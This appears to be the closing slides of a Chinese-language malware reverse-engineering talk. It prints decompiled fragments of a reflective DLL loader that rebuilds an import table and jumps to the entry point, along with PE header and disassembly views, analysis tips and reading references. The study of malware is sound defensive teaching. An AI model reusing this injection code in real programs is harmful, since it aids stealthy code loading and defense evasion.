
4. retype *j* as IMAGE_IMPORT_BY_NAME**

fix_iat_table

```
1  void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2  {
3    IMAGE_IMPORT_DESCRIPTOR *import_module; // r12
4    _IMAGE_IMPORT_BY_NAME **thunk; // rbx
5    DWORD Name; // ecx
6    __int64 module_Image; // rsi
7
8    for ( import_module = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; ++import_module )
9    {
10     Name = import_module->Name;
11     if ( !Name )
12       break;
13     module_Image = (fn_table->LoadLibrary)(&dll_image[Name]);
14     for ( thunk = &dll_image[import_module->FirstThunk]; *thunk; ++thunk )
15       *thunk = (fn_table->GetProcAddress)(module_Image, &(*thunk)->Name[dll_image]);
16   }
17 }
```

5. 取得 API 位址，並寫回 Import Address Table

Malware Behavior Flowchart



my_start

```
149    fix_iat_table(&fn_table, dll_image, NtHdrs);
150    (fn_table.FlushInstructionCache)(-1i64, 0i64, 0i64);
151    return (&dll_image[NtHdrs->OptionalHeader.AddressOfEntryPoint])(dll_image, 1u, 0i64);
152 }
```

跳回 Dll 的 AddressOfEntryPoint 執行


Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs

Offset	Name	Value	Value
98	Magic	20B	NT64
9A	Linker Ver. (Major)	2	
9B	Linker Ver. (Minor)	28	
9C	Size of Code	5400	
A0	Size of Initialized Data	8000	
A4	Size of Uninitialized ...	C00	
A8	Entry Point	125C	
AC	Base of Code	1000	
B0	Image Base	202810000	
B8	Section Alignment	1000	
BC	File Alignment	200	
C0	OS Ver. (Major)	4	Windows 95 / NT 4.0


0x20281125C = ImageBase: 0x202810000 + RVA: 0x125C

```
.text:000000020281125C ; BOOL __stdcall DllMainCRTStartup(HINSTANCE
.text:000000020281125C                 public DllMainCRTStartup
.text:000000020281125C DllMainCRTStartup proc near             ; DAT
.text:000000020281125C                                         ; .pd
.text:000000020281125C                 mov     rax, cs:_refptr___mir
.text:0000000202811263                 xor     r9d, r9d
.text:0000000202811266                 mov     [rax], r9d
.text:0000000202811269                 jmp     __DllMainCRTStartup
.text:0000000202811269 DllMainCRTStartup endp
```


Malware Behavior Flowchart



Reflective DLL Injection



Defense Evasion — Reflective DLL Injection



🎉 分析完了！🎉

Takeaways / Tips for Analysis

- 認識駭客常用的攻擊手法
  - 根據經驗推測手法（e.g., 使用的 API、實作加密演算法、建立後門）
- 認識 Windows API 的功能與其參數
- 認識你的工具，快捷鍵加速分析
- 適當地命名變數和 function
- 適當地設定型別和 structure
- 看見全局，有時通靈一下很有幫助
- 程式碼很多，你的工作記憶很小，隨時記錄逆向進度
- 找個使你心靈平靜的地方
- 耐心
- 卡住可以起來走走、洗澡，放空腦袋
- 記得睡覺

Reference / 延伸閱讀

- A dive into the PE file format
- An In-Depth Look into the Win32 Portable Executable File Format
- An In-Depth Look into the Win32 Portable Executable File Format, Part 2
- Windows APT Warfare：惡意程式前線戰術指南
- 程式設計師的自我修養 — 連結、載入、程式庫
- Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software

Q & A

Thanks For Listening !